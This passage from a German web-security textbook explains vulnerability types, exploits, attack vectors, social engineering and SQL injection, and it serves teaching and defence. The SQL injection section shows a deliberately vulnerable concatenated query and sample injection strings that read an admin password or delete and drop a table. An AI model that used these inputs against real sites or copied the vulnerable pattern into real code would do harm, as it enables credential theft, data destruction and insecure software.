Die Vulnerabilität (Verwundbarkeit) steht für die Angriffsfläche einer Applikation aufgrund einer Sicherheitslücke. Wie bereits beschrieben, resultiert eine Sicherheitslücke aus einem Programmfehler, der einen kritischen Vorgang nicht ausreichend genau prüft und unzulässige Vorgänge zulässt.

Unübertroffen steht hier an erster Stelle die Akzeptanz jeglicher Benutzereingaben, ungefiltert und ungeprüft – dicht gefolgt von der mangelnden Konsequenz innerhalb des Zugriffsrechtsmanagements. Dabei wird nicht konsequent für jeden Vorgang die erforderliche Zugriffsberechtigung explizit überprüft.

Sehr häufig kommt es auch vor, dass verwendete Sessions unzureichend und nicht eindeutig an den aktuellen Benutzer gebunden werden oder eine zu lange Lebensdauer haben. In Verbindung damit werden auch gerne detaillierte Session-Daten inklusive Zugangsdaten in Cookies hinterlegt.

In Ausnahmefällen werden sogar ganze Befehlszeilen in Verbindung mit dynamisch aufgebauten Befehlen und der oben genannten Akzeptanz jeglicher Benutzereingaben aufgebaut.

Nach wie vor ein sehr beliebter Fehler sind unsichere und unverschlüsselte Passwörter. Die daraus resultierenden Risiken liegen wohl auf der Hand und sind mit gesundem Menschenverstand nachvollziehbar.

Prinzipiell sind natürlich auch alle Kombinationen denkbar und in der Regel recht häufig anzutreffen. Sämtliche dieser Fehler sind in jedem Fall als kritisch einzustufen und liegen in der Hand des Entwicklers.

Aber auch abseits der eigenen Programmierung sind Vulnerabilitäten anzutreffen, die nicht auf der Ebene der Applikation liegen. Diese können sich in der entsprechenden Sprache wie auch in anderen Serverkomponenten befinden und indirekt zu einer Verwundbarkeit der eigenen Applikation führen.

Generell kann man Vulnerabilitäten in zwei Kategorien unterteilen: direkte und indirekte Vulnerabilität.

Während eine direkte Vulnerabilität aufgrund einer Sicherheitslücke unmittelbar zur Kompromittierung der Applikation oder des Servers führen kann, bietet eine indirekte Vulnerabilität eher die Möglichkeit, weiterführende Informationen über die Applikation wie auch des Servers zu erhalten, um eventuelle Schwachpunkte und Ansatzpunkte für Angriffsvektoren zu finden.

4.1 Typisierung

Vulnerabilitäten sind nicht zu verallgemeinern. Es existieren für jede einzelne Sicherheitslücke auch unterschiedliche Vulnerabilitäten. Aus diesem Grund muss zur Einordnung und Definition der einzelnen Vulnerabilitäten eine Typisierung erfolgen.

Auf Basis dieser Typisierung können letztendlich auch die möglichen Angriffsvektoren ermittelt und umfangreiche Schutzmethoden realisiert werden. Die genaue Typisierung dient zu guter

Letzt auch einem sicheren Programmieren. Behält man sich einen groben Überblick hierüber im Hinterkopf, so lässt sich eine Vielzahl von diesen bereits von Anfang an vermeiden.

Eingabevalidierung

Webapplikationen verwenden oftmals Eingaben (Parameter), die zusammen mit einer HTTP-Anfrage übertragen werden, um eine Antwort zu generieren. Prinzipiell ist ein solches Szenario heutzutage bei jeder dynamischen Applikation anzutreffen. Anhand der Parameter werden dann zum Beispiel Inhalte aus Datenbanken oder Dateien generiert und aufbereitet.

Werden diese Parameter **vor** der Verwendung in der Applikation nicht ausreichend überprüft, so entsteht eine Sicherheitslücke mit enormen Ausmaß. Ein Angreifer kann die HTTP-Anfrage beliebig manipulieren, um die Anwendung zu kompromittieren.

Dabei spielt es keinerlei Rolle, ob es sich um Daten aus einem GET- (URL-Parameter) oder POST-Request (Formulardaten) handelt. Auch kann ein Angreifer beliebige Elemente einer Anfrage entsprechend verfälschen. Seien es Header-Werte, Cookies, URL-Parameter oder Formulardaten – jede Möglichkeit kann in Betracht gezogen werden. Auch ist es ein verbreiteter Irrglaube, dass versteckte Formularfelder mit speziellen Werten sicher sind.

Ein Beispiel für eine unvalidierte Eingabe stellt der folgende Code-Schnipsel dar:

```
string strActionParam = Parameter['action'];
```

Hier wird ein Parameter aus einem GET- oder POST-Request ohne Überprüfung einer Variablen zugewiesen. Auch wenn diese auf den Datentyp *String* festgelegt worden ist, birgt das keinerlei Sicherheit, da eine Zeichenkette sämtliche alphanumerischen Zeichen wie auch Sonderzeichen enthalten kann.

Die Applikation wird folglich jede Zeichenkette akzeptieren, egal ob es sich dabei nun um korrekte Werte oder aber bösartige Befehle oder Quellcode handelt. Je nachdem, was später mit dieser Variablen verarbeitet wird, kann die gesamte Funktions- sowie eventuell auch die Datenschicht kompromittiert werden.

Bei jeglichen Benutzereingaben, Formulardaten wie auch URL-Parametern gilt generell die Faustregel von Michael Howard[1]:

„All input is evil, until proven otherwise!“
(„Jede Eingabe ist böse, ehe sie nicht geprüft worden ist!“).

Mögliche Angriffsvektoren

- SQL Injection
- Command Injection
- Cross-Site Scripting
- Exploiting
- Buffer Overflows
- Directory Traversal/Forced Browsing
- Cookie Poisoning

Schutz

- Umfangreiche Validierung sämtlicher Parameter und Benutzereingaben (vgl. Kapitel 6.1)

Zugriffs- und Rechtemanagement

Vermehrt arbeiten Webapplikationen auch mit verschiedenen Möglichkeiten des Zugriffsmanagements. Dabei kann es sich um sogenannte Content-Management-Systeme (CMS), Foren, Galerien oder andere Systeme handeln. Immer dann, wenn unter Benutzern verschiedene Rechte verteilt werden sollen bzw. aus-

1. Program Manager, Secure Windows Initiative, Microsoft Corporation (*http://blogs.msdn.com/michael_howard*)

gewählte Benutzer mehr dürfen als andere, wird ein Zugriffsmanagement zu Rate gezogen.

Ein solches Zugriffs- bzw. Rechtemanagement stellt keine einfache Realisation dar. Die Komplexität wird vor allem enorm gesteigert, wenn es zusätzlich noch verschiedene Benutzerrollen geben soll oder die Rechte generell individuell und benutzerbezogen zugewiesen werden sollen.

Die Logik, die dahintersteckt, ist durchaus komplex und bietet aus der Sicht eines Angreifers eine Menge Angriffsvektoren, da diese Komplexität seitens eines Entwicklers oft und gerne unterschätzt wird.

Oftmals werden der Zugriff und die entsprechenden Rechte eines Benutzers nur an einer Stelle innerhalb der Applikation überprüft: beim Login-Vorgang. Eine einfache Passwortabfrage reicht allerdings schlicht und einfach nicht aus.

Auch wenn sämtliche administrativen Funktionen erst offensichtlich nach einem erfolgreichen Login-Vorgang angezeigt werden, bedeutet dies im Umkehrschluss nicht, dass ein Angriff von vornherein ausgeschlossen ist. Oftmals geraten interessierte Benutzer allein per Raten und Zufall an solche Funktionen und können von diesen dann ungeprüft Gebrauch machen. Dies ist angesichts der heutigen Konzeption auf jeden Fall fatal, denn da eine Webseite meist von jedem Standpunkt der Welt aus verwaltbar sein soll, bieten solche administrativen Funktionen auch die entsprechenden Möglichkeiten (z.B. Inhalte und Benutzer ändern bzw. löschen).

Des Weiteren ist für ein umfangreiches Zugriffs- und Rechtemanagement eine sichere Sessionverwaltung unverzichtbar.

Mögliche Angriffsvektoren

- Cross-Site Scripting
- Cross-Site Request Forgery
- Man-In-The-Middle-Attacken
- Exploiting

Schutz

- Rechte unmittelbar mit jeder auszuführenden Aktion überprüfen und eingeloggten User umfangreich authentifizieren (vgl. Kapitel 6.2)

Sessionmanagement

Das Sessionmanagement spielt vor allem eine große Rolle, wenn es um das Zugriffs- und Rechtemanagement geht. Da HTTP ein verbindungs- bzw. zustandsloses Protokoll ist (vergleiche auch erstes Kapitel), gibt es keinerlei Möglichkeiten, einem Benutzer nähere Informationen zuzuweisen.

Da eine Vielzahl von Webapplikationen allerdings auf eine solche genauere Zuordnung von Informationen zu einem Benutzer angewiesen sind, wird ein sogenanntes Sessionmanagement implementiert. Zu Beginn der Session (Sitzung) wird hierfür eine eindeutige Session-Id generiert. Anhand dieser Id können auf dem Server hinterlegte Daten bzw. Informationen in der Regel eindeutig einem Benutzer zugewiesen werden.

Dies kann, wie bereits erwähnt, unter anderem in einem Administrationsbereich bzw. generell geschützten, privaten Bereich wie auch beispielsweise in einem Online-Shop-System (Warenkorb) der Fall sein.

Die Session-Id wird in jedem HTTP-Request, sei es per GET- oder POST-Parameter oder, wie weitverbreitet, per Cookie mitgeführt. Wird die Session nicht eindeutig genug an einen Benutzer

gebunden, so bietet sich für einen Angreifer die Möglichkeit zur Entwendung der Session-Id, mit der er die gesamte Session übernehmen und im Namen des unwissenden Benutzers agieren kann.

Bei der Implementierung von Sessions müssen folglich einige wichtige Faktoren berücksichtigt werden.

Mögliche Angriffsvektoren

- Exploiting
- Session Hijacking
- Session Fixation
- Cookie Poisoning
- Man-In-The-Middle-Attacken

Schutz

- Sessions eindeutiger an Benutzer binden (z.B. per IP-Adresse) und Lebensdauer der Gültigkeit einschränken (vgl. Kapitel 6.3)

Datenmanagement

Nicht selten müssen Webapplikationen sensible Daten wie beispielsweise Passwörter, Zahlungsinformationen und Benutzerdaten verwalten können, die auf Datenebene (z.B. in Datenbanken oder Dateien) hinterlegt werden.

Oftmals greifen Entwickler an dieser Stelle auf verschiedene Verschlüsselungsverfahren zurück, die generell relativ einfach zu implementieren sind. Allerdings wird eine solche Verschlüsselung nicht selten überbewertet und andere wichtige Aspekte bleiben unberücksichtigt.

Gern vergessen werden an dieser Stelle Punkte wie die richtige Wahl der Archivierung (Datenbank oder Datei) von Daten,

Schlüsseln, Zertifikaten und Passwörtern sowie die richtige Wahl eines komplexen, sicheren und vor allem bis dato verschlossenen Verschlüsselungsalgorithmus.

Mögliche Angriffsvektoren

- Exploiting

Schutz

- Hash-Algorithmen verwenden, sicheren Bereich für die Archivierung wählen sowie gegebenenfalls umfangreichen und sicheren Verschlüsselungsalgorithmus nutzen (vgl. Kapitel 6.4)

Befehlszeilen

Analog zum Wachstum einer Webapplikation steigt auch die Komplexität einer solchen. In den meisten Fällen sollen Wartung und Pflege komplett mit dieser Applikation möglich sein – selbstverständlich dann auch weltweit gänzlich ohne Zusatzsoftware.

Im Detail bedeutet dies, dass sämtliche Daten (sei es in Dateien oder Datenbanken) auf Applikationsebene verwaltbar sein müssen und die gesamte Applikation unabhängig von jeglicher Dritt-Software administrierbar sein muss.

Sehr häufig werden zur Realisation dieser Komplexität Befehlszeilen innerhalb der Applikation verwendet, die dynamisch zusammengesetzt werden. In Verbindung mit einer fehlerhaften Eingabevalidierung (vgl. Kapitel 4.1) ist die Applikation sowie im schlechtesten Fall auch das gesamte Serversystem binnen weniger Sekunden kompromittiert.

Mögliche Angriffsvektoren

- Command Injection
- Exploiting
- Forced Browsing

Schutz

- Eingaben streng validieren, auf Interpreterfunktionen zurückgreifen und Befehlszeilen, wenn irgend möglich, vermeiden (vgl. Kapitel 6.5)

Fehlerbehandlung

Eine große Gefahr, wenn auch lediglich eine indirekte Vulnerabilität, stellt die unzureichende Fehlerbehandlung dar. Grundsätzlich kommt es bei einer mangelnden Fehlerbehandlung zu einer direkten Ausgabe des Fehlers.

Dies können detaillierte Fehlermitteilungen in Form von sogenannten Stack-Traces (Code-Ausschnitte bzw. Reihenfolge der Funktionsaufrufe), Datenbank-Dumps oder bestimmten Fehlercodes sein. Die Applikation gibt folglich bei einem Fehler eine Menge an Informationen preis, die einem Angreifer Aufschluss über die Möglichkeiten eines Angriffs liefern können.

Anhand gezielter Fehleingaben kann der Angreifer versuchen, sich ein ausführliches Bild von der entsprechenden Applikation, gegebenenfalls inklusive Quellcode, zu machen. Im schlimmsten Fall kann je nach Fehler (z.B. Buffer Overflows) auch die gesamte Applikation samt Server kompromittiert werden.

Mögliche Angriffsvektoren

- Application Engineering
- Exploiting

Schutz

- Fehler jeglicher Art abfangen, protokollieren sowie Fehlerausgaben reduzieren bzw. verallgemeinern (vgl. Kapitel 6.6)

Passwörter

Unsichere Passwörter sind nach wie vor ein wichtiges Thema. Auch wenn man mittlerweile davon ausgehen sollte, dass sämtliche Passwörter nur verschlüsselt und sicher hinterlegt (vgl. auch Kapitel 4.1) werden oder strengen Komplexitätsrichtlinien entsprechen, sind zu häufig (aber dennoch verhältnismäßig selten) noch Gegenbeispiele zu finden.

Oftmals existiert auch eine Rückschlussmöglichkeit vom Benutzernamen auf das Passwort. Zwar ist die Wahl eines unsicheren Passworts eine Nachlässigkeit seitens des jeweiligen Benutzers und stellt in gewisser Art und Weise ferner eine Form des menschlichen Dilettantismus dar, dennoch hat ein Entwickler Sorge dafür zu tragen, dass ein sicheres Passwort gewählt wird.

Sichere Passwörter sind nicht sonderlich leicht zu wählen in der heutigen Zeit, da sie generell zwar sicher, andererseits aber leicht merkbar sein sollen.

Mögliche Angriffsvektoren

- Exploiting
- Social Engineering
- Bruteforcing
- Man-In-The-Middle-Attacken

Schutz

- Passwörter sicher und verschlüsselt archivieren sowie sicherstellen, dass diese komplexen Richtlinien entsprechen (vgl. Kapitel 6.7)

Serverkonfiguration

Selbstverständlich spielt bei der Sicherheit einer Webapplikation auch die entsprechende Serverkonfiguration, auf der diese läuft, eine sehr wichtige Rolle (vgl. Säulenmodell, Kapitel 2.3).

Prinzipiell ist die Verwaltungs-/Steuerungsschicht für die Entgegennahme von Anfragen und die Weitergabe an die Applikation verantwortlich. Oftmals befinden sich auf dieser Schicht noch weitere Services (z.B. Datenverwaltung, Verzeichnisdienste, Kommunikationsdienste und weitere Interpreter), die einer Applikation zur Verfügung stehen.

Kritische Faktoren in diesem Bereich stellen Sicherheitslücken in solchen Diensten oder eine fehlerhafte Konfiguration dieser dar. Bereits kleinere, fehlerhafte Einstellungen (z.B. erlaubtes Directory-Listing, fehlerhafte Datei- und Verzeichnisrechte, Standardpasswörter, Debugging-Optionen) führen schnell zu unerwünschten Vorteilen für potenzielle Angreifer. Was prinzipiell recht einfach klingt, ist in der Praxis oftmals nur schwer selbst zu bewerkstelligen, da die Applikationsentwicklung häufig separiert von der Serververwaltung erfolgt.

Mögliche Angriffsvektoren

- Exploiting
- Directory Traversal

Schutz

- Sichere Serverkonfiguration anstreben, regelmäßige Sicherheitsupdates installieren, nicht benötigte Dienste deaktivieren sowie für eine ausführliche Kommunikation zwischen Entwickler und Administratoren sorgen (vgl. Kapitel 6.8)

Risikofaktor „Mensch“

Ein großes Risiko stellt allerdings nach wie vor der Mensch dar. Er ist für die Wahl von Passwörtern sowie die Geheimhaltung von wichtigen betrieblichen Informationen verantwortlich.

Laut Graham Greene[2] wird ein Mensch „vertrauenswürdig, sobald man ihm Vertrauen schenkt“[3]. Genau das wird ihm zum Verhängnis und macht ihn je nach Charakter mehr oder weniger verletzlich.

Prinzipiell wird diese Vertrauensseligkeit oft und gerne ausgenutzt und von einem Angreifer gegen den Menschen verwendet.

Mögliche Angriffsvektoren

- Social Engineering

Schutz

- Identitäten kritisch hinterfragen und gerade in Bezug auf vertrauliche Informationen vorsichtig sein (vgl. Kapitel 6.12).

4.2 Exploits

Ein Exploit ist ein Programm oder Script, das eine Sicherheitslücke innerhalb einer Applikation für Demonstrationszwecke ausnutzt. Ein solcher Machbarkeitsbeweis wird auch als *Proof of Concept* bezeichnet. Allerdings gilt bereits die alleinige und theoretische Beschreibung eines Exploit als Exploit.

Primär dienen Exploits Applikationsentwicklern und Herstellern von Software als Information über gefundene Sicherheits-

2. Graham Greene, britischer Schriftsteller, geboren am 2. Oktober 1904 in Berkhamsted (Hertfordshire), gestorben am 3. April 1991 in Vevey (Schweiz)

3. aus „Der stille Amerikaner“

lücken, damit diese schnellstmöglich reagieren und entsprechende Sicherheitspatches und Updates bereitstellen können.

Natürlich hat eine solche öffentliche Politik auch ihre Schattenseiten. Sie gibt potenziellen Angreifern die Möglichkeit, diese Exploits in bösartiger Absicht auszunutzen.

Ist der Angreifer schneller als der Entwickler bzw. Hersteller, kann er sich den Exploit zunutze machen, noch bevor entsprechende Updates bereitgestellt worden sind. Doch meistens muss er noch nicht einmal schneller sein, da die Mehrzahl der Benutzer betroffener Systeme erst zu spät reagieren, nämlich dann, wenn ein Angriff bereits stattgefunden hat.

Es gibt allerdings auch sogenannte Zero-Day-Exploits (*0-Day-Exploits*). Diese erscheinen unmittelbar am gleichen Tag, an dem eine Sicherheitslücke allgemein bekannt wird. Sie sind in der Regel noch gefährlicher als herkömmliche Exploits, da zum Zeitpunkt des Erscheinens kaum ein Entwickler bzw. Hersteller in der Lage ist, einen umfangreichen Patch bereitzustellen. Die Zeit bzw. die Geschwindigkeit der Angreifer ist in diesem Fall mitunter der mächtigste Gegenspieler.

Profitipp

Zur Erstellung von Exploits und Sicherheits-Tools gibt es eine spezielle Entwicklungsplattform: das Metasploit Framework. Es ist vor allem bei der Entwicklung eigener Applikationen sehr nützlich, um Sicherheitslücken schneller aufzuspüren und zu vernichten: *http://www.metasploit.com*

4.3 Vulnerabilitätsdatenbanken

Vulnerabilitäten innerhalb bekannter Applikationen werden häufig in sogenannten Vulnerabilitätsdatenbanken archiviert. Sie enthalten ausführliche Informationen zu gefundenen Sicher-

heitslücken der betroffenen Applikation. In der Regel werden auch Exploits zur Veranschaulichung mitgeliefert.

Neben solchen Datenbanken informieren aber auch diverse Sicherheitsportale über neue Sicherheitslücken und Gegenmaßnahmen.

Vulnerabilitätsdatenbanken

- SecurityFocus (*http://www.securityfocus.com/vulnerabilities*)
- SecuriTeam (*http://www.securiteam.com/exploits*)
- Bürger-CERT (*http://www.buerger-cert.de*)
- National Vulnerability Database (*http://nvd.nist.gov*)
- Open Source Vulnerability Database (*http://osvdb.org*)
- Secunia (*http://secunia.com*)
- milw0rm (*http://www.milw0rm.com*)

Sicherheitsportale

- heise Security (*http://www.heise.de/security*)

Kapitel 5

Angriffsvektoren

5.1 Social Engineering 48
5.2 Application Engineering 51
5.3 SQL-Injection 53
5.4 Blind SQL-Injection 57
5.5 Command-Injection 60
5.6 Cross-Site Scripting 64
5.7 Cross-Site Request Forgery 68
5.8 Directory Traversal 71
5.9 Session-Hijacking 74
5.10 Session-Fixation 76
5.11 Cookie-Poisoning 79
5.12 URL-Smuggling 81
5.13 Buffer Overflow 83
5.14 Bruteforcing 86
5.15 Exploiting 87
5.16 Man-In-The-Middle 89
5.17 Google Hacking 91

Für die Ausnutzung von Sicherheitslücken gibt es verschiedene Angriffsvektoren. Ein Angriffsvektor bezeichnet den Weg sowie die Technik, die ein unbefugter Eindringling, ganz gleich welcher Art, nutzt, um ein fremdes Computersystem zu kompromittieren.

Dabei ist es egal, mit welchen Beweggründen er handelt, ob er das System zerstören oder dieses für eigene Zwecke missbrau-

chen möchte. Auch spielt es keine Rolle, ob er eine Sicherheitslücke ausnutzen, andere Sicherungsmaßnahmen (z.B. Firewalls) umgehen oder auf eine andere Art und Weise in das System einbrechen möchte.

In diesem Kapitel werden die gängigsten Methoden zum Ausnutzen von Sicherheitslücken sowie ihre Funktionsweise beschrieben. Es wird erläutert, auf welchen Vulnerabilitäten (vgl. Kapitel 4) die jeweilige Methode basiert und welche Auswirkungen ein Angriff mit dieser Methode für die Anwendung und gegebenenfalls das System hat.

Des Weiteren erfahren Sie, wie Sie Ihre Applikation mit der entsprechenden Methode testen können, um Schwachstellen in den eigenen Reihen zu erkennen.

5.1 Social Engineering


Das Social Engineering (soziale Technik/soziale Manipulation), auch Social Hacking genannt, ist eine Form der zwischenmenschlichen Beeinflussung mit dem Hintergrund, unberechtigt an vertrauliche Informationen zu gelangen. Es stellt mitunter einen der ältesten Angriffsvektoren dar.

Ziel dieser Methode ist es, mittels Vorspielens einer falschen Identität an vertrauliche Informationen oder unbezahlte Dienstleistungen zu gelangen. Dabei wird das Opfer geschickt ausgefragt oder anhand bereits ermittelter Informationen so getäuscht, dass zwischen Opfer und Angreifer eine vertrauenswürdige Beziehung aufgebaut wird, die der Angreifer dann nach eigenem Belieben ausnutzen kann.

Basisvulnerabilitäten

- Risikofaktor „Mensch“ (vgl. Kapitel 4.1.9)

Definition



Das Grundmuster des Social Engineering ist prinzipiell immer gleich. Der Angreifer versucht, sich als vertrauenswürdige Kontaktperson Zugang zu weiteren Informationen zu verschaffen. Dabei ist er in der Regel gut vorbereitet und hat bereits im Vorfeld ausführliche Informationen eingeholt. Häufig verfehlt er auf seinem Weg sein direktes Ziel. Dieser Weg, wenn er schon einmal etwas erschwert wird, stellt allerdings auch ein Mittel zum Zweck dar und wird für das Sammeln weiterer Informationen genutzt (*Der Weg ist das Ziel*[1]).

Im Falle von Unternehmen reichen oftmals Kenntnisse über Geschäftsführung und Unternehmenshierarchien aus, um relativ zügig an die gewünschten Informationen zu gelangen. Nicht selten erleichtern diese Unternehmen selbst die Informationsbeschaffung des Angreifers in Form eines ausführlichen Unternehmensprofils in einer Zeitschrift oder im Internet.

Beim Social Engineering werden sämtliche Kommunikationskanäle von persönlichen Kontakten über schriftliche Korrespondenz bis hin zur modernen Telekommunikation verwendet. In der heutigen Zeit wird vermehrt die Kommunikation per E-Mail erledigt.

1. Konfuzius, chinesischer Philosoph (um ca. 551 – 479 v. Chr.)

Das sogenannte Phishing[2] stellt auch eine abgewandelte Form des Social Engineering dar. Allerdings ist diese Variante wesentlich unpersönlicher und basiert nicht mehr auf der direkten Informationsbeschaffung. Mit einer vertrauenswürdig erscheinenden E-Mail wird das Opfer in der Hoffnung auf den Erhalt der Zugangsdaten und eventuell weiterer sensibler Daten (z.B. Kontodaten oder TANs) auf eine speziell präparierte Webseite gelockt. Prinzipiell gibt es bei Phishing-Attacken zwei Opfergruppen: die betroffene Person an sich sowie das um die vertrauenswürdige Identität beraubte Unternehmen.

Beim Social Engineering stellt der Mensch das Risiko dar, und nicht eine Sicherheitslücke auf technischer Seite. Diverse Angreifer bewiesen bereits, dass sich Social Engineering nicht nur dafür eignet, vertrauliche Informationen oder Zugangsdaten zu ergattern, sondern auch bei der illegalen und kostenfreien Beschaffung von Fastfood, Flugtickets und sogar Autos funktioniert.

Historisches

Diese Methode zur Ausnutzung einer vertrauenswürdigen Beziehung auf Grund einer falschen, aber vertrauenswürdigen Identität existiert nach wie vor „online" wie auch „offline", also im reellen Leben.

Der wohl populärste Fall des Social Engineering wurde gegen Ende der 1960er Jahre bekannt und 2002 von Steven Spielberg verfilmt[3]. Der Scheckbetrüger und Hochstapler Frank William Abagnale Jr. schaffte es mit dieser Methode, verschiedene Iden-

2. Phishing (zusammengesetzt aus „password" und „fishing"; Passwort-Angeln) ist eine Methode des Trickbetrugs im Internet. Dabei wird in der Regel per E-Mail versucht, den Empfänger irrezuführen, indem eine vertrauenswürdige Quelle vorgegaukelt wird, die allerdings über Umwege auf eine betrügerische Webseite führt.

3. „Catch Me If You Can" mit Leonardo DiCaprio als Frank Abagnale Jr. und Tom Hanks in der Rolle des FBI-Agenten Carl Hanratty

titäten (u.a. Kopilot, Arzt und Rechtsanwalt) anzunehmen und bis zu seiner Verhaftung im Jahre 1969 (vor seinem 21. Lebensjahr) rund 2,5 Millionen US-Dollar in insgesamt 26 Ländern zu erbeuten.

Aber auch der bekannte Hacker Kevin Mitnick war für seine Vorgehensweisen per Social Engineering bekannt. Mitnick selbst stellte die These auf, dass das Social Engineering bei weitem die „effektivste Methode, um an ein Passwort zu gelangen" sei und dass der Aufwand sowie die Geschwindigkeit im Vergleich zu technischen Hilfsmitteln enorm gering seien. Sein Fall wurde bereits im Jahre 2000 von Joe Chappelle verfilmt[4], aufgrund der übertriebenen Darstellung allerdings vielfach kritisiert. Eine eher objektive Version wurde 2001 in Form einer Dokumentation[5] veröffentlicht.

In den 1980er Jahren wurde das Social Engineering auch unter den sogenannten Phreakern[6] praktiziert. Dabei stellte sich der Angreifer per Telefon bei der Telefongesellschaft als Techniker bzw. Administrator vor und bat um die Herausgabe neuer Passwörter zur gebührenfreien Nutzung der Telefonleitung.

5.2 Application Engineering

Das Application Engineering (Applikationsanalyse) ist eine Methode zur Analyse einer Applikation. Ziel eines Angreifers ist es, möglichst viele Informationen über die entsprechende Applikation zu erhalten und gegebenenfalls auch in Besitz von Quellcode-Ausschnitten und SQL-Dumps zu gelangen.


4. „Operation Takedown" mit Skeet Ulrich als Kevin Mitnick und Russell Wong in der Rolle das Widersachers Tsutomu Shimomura
5. „Freedom Downtime" u. a. mit Kevin Mitnick
6. Phreaking (zusammengesetzt aus „phone" und „freak"; Telefonfreak) bezeichnet das illegale Manipulieren von Telefonsystemen.

Die Analyse beschränkt sich hierbei auf generelle Laufzeitinformationen und die allgemeine Dokumentenstruktur sowie Informationen aus ausführlichen Fehlermeldungen. Mit gezielten Fehleingaben kann das Verhalten der Applikation dokumentiert werden. Bei quelloffenen Applikationen kann der Angreifer zusätzlich einen Blick auf den verfügbaren Quellcode werfen, um seine Analyse detaillierter zu gestalten.

Basisvulnerabilitäten

- Fehlerbehandlung (vgl. Kapitel 4.1.6)

Definition



Die Vorgehensweise beim Application Engineering ist prinzipiell fest definiert. Ein Angreifer versucht, möglichst viele Informationen über die entsprechende Applikation zu erhalten. Dabei kann er im Vorfeld die Seitenstruktur mit einem Scanner ermitteln und auf Basis dieser weitere Informationen sammeln.

In weiteren Schritten werden das Anwendungsverhalten beobachtet sowie absichtlich Fehleingaben erzeugt, um eventuell tiefergehende Informationen inklusive Quellcodeausschnitte und Datenbank-Dumps zu erhalten.

Das Application Engineering an sich stellt primär keine sonderlich große Gefahr dar. Allerdings dient es unter anderem auch der Ermittlung weiterer Schwachstellen, die im Anschluss dann mit anderen Angriffsvektoren ausgenutzt werden können.

5.3 SQL-Injection


SQL-Injection (*SQL-Injektion*) bezeichnet das Einschleusen (Injizieren) bösartiger Befehle zur Kompromittierung eines SQL-Datenbank-Management-Systems (*DBMS*). Diese Art von Angriff resultiert aus mangelnder Maskierung oder Überprüfung von Benutzereingaben in der entsprechenden Anwendung.

Angreifern wird das Einschleusen eigener Datenbankbefehle über die fehlerhafte Anwendung, die den Zugriff auf die Datenbank bereitstellt und nur unzureichend geschützt ist, ermöglicht. Dabei ist es durchaus möglich, die Kontrolle über die Datenbank sowie im schlimmsten Fall sogar über die gesamte Applikation samt Server zu erhalten.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)

Definition



Sicherheitslücken in Form von SQL-Injection-Bugs treten bei dynamisch generierten SQL-Abfragen auf. Hier werden oft Abfragen (*Queries*) mit Parametern aus GET- oder POST-Anfragen dynamisch aufgebaut. Erfolgt keine oder lediglich eine unzureichende Eingabevalidierung, so wird die Anwendung unsicher.

Ein Angreifer kann in diesem Fall eigene Befehle einschleusen und komplette Funktionszeichenketten an den Server übertragen. Diese Zeichenkette wird im Anschluss daran unmittelbar auf dem Server ausgeführt. In der Funktionszeichenkette können Befehle zum Löschen einer Tabelle oder Datenbank enthalten sein sowie Befehle zur Manipulation einer Auswahl-Query. Je nach Datenbanksystem und Systemkonfiguration besteht außerdem die Möglichkeit, Zugriff auf die Kommandozeile (*Shell*) zu erhalten, was im Regelfall die Möglichkeit zur Kompromittierung des gesamten Servers bedeutet.

Je nach injizierter Abfrage und Aufgabe der Anwendung lassen sich folglich auf diese Art und Weise Daten ausspähen wie auch manipulieren. In den schlimmsten Fällen können auch bösartige Befehle eingeschleust werden, die der Kompromittierung des kompletten Servers dienen.

Beispiel

Die folgende Query in einer Applikation soll einen Inhalt anhand einer Identifikationsnummer (*Id*) aus einer SQL-Datenbank laden. Dabei wird die Id aus einem URL-Parameter ermittelt und unmittelbar in die Query eingebunden.

```
string dbCommand =
  'SELECT [inhalt] FROM [inhalte] WHERE id=' +
  Parameter['id'];
ExecuteQuery(dbCommand);
```

Bei einem Seitenaufruf per *inhalt.psc?id=10* funktioniert alles wie gewünscht. Der Eintrag mit der entsprechenden Id (*10*) wird aus der Tabelle (*inhalte*) geladen. Das durch die Anwendung generierte Query, das an die Datenbank übertragen und dort ausgeführt wird, sieht wie folgt aus:

```
SELECT [inhalt] FROM [inhalte] WHERE id=10
```

Ein gewiefter Angreifer könnte beispielsweise den Seitenaufruf verändern und *inhalt.psc?id=10 UNION SELECT password FROM users WHERE name='admin';* aufrufen.

Mit der *UNION*-Klausel können zwei oder mehrere *SELECT*-Queries verknüpft werden. Zu beachten ist an dieser Stelle, dass die Anzahl der ausgewählten Spalten übereinstimmen muss. Andernfalls wird die verknüpfte Abfrage abgebrochen.

Das durch den Aufruf veränderte Query sieht nun wie folgt aus:

```
SELECT [inhalt] FROM [inhalte] WHERE id=10 UNION SELECT
password FROM users WHERE name='admin'
```

Existiert der Benutzer *admin* und sind die Passwörter in der Datenbank nicht verschlüsselt, so kann es dank des Einschleusens der zweiten *SELECT*-Anweisung bequem ausgelesen und für weitere Angriffe genutzt werden.

Nach der gleichen Vorgehensweise können leider auch gezielt Daten modifiziert oder gelöscht werden, indem *UPDATE-*, *INSERT-* oder *DELETE-* bzw. *DROP*-Klauseln eingeschleust werden.

Ein Seitenaufruf per *inhalt.psc?id=10; DELETE * FROM inhalte;* bzw. per *inhalt.psc?id=10; DROP TABLE inhalte;* hätte zur Folge, dass die komplette Tabelle geleert bzw. gelöscht würde. Mit einer

solchen Sicherheitslücke kann folglich ein sehr großer Schaden entstehen.

Auch wenn die Konkatenation zweier Queries in der Regel unterbunden wird, so kann man sich hierauf nicht verlassen, da diese Einstellung vom verwendeten SQL-Server und dessen Konfiguration wie auch der Version abhängt.

